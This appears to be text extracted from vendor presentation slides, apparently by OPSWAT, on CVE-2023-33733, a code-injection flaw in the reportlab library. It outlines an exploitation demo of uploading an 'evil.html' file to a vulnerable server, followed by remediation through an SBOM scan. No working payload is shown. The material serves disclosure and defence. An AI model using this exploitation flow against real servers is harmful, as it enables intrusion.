reportlab	1	4 [More details]	CWE-94	3.6.12		pypi
CVE-2023-33733	HIGH			3.6.13		
Flask	1 [More details]		>= 3.0.0			pypi



EXPLOITATION AND REMEDIATION

Demo video

OPSWAT.

OPSWAT

Demo video

We have two videos:

+ Exploitation

Server:


- Deploy vulnerable server

Attacker:

- Prepare evil.html
- Upload evil.html to server
- Discovery directory on server

+ Remediation:

- Scan with MetaDefender Core (SBOM)





CVE-2023-33733

PROOF OF CONCEPT



CVE-2023-33733

REMEDIATION WITH METADEFENDER CORE (SBOM)

Thank you for listening

Q&A

OPSWAT.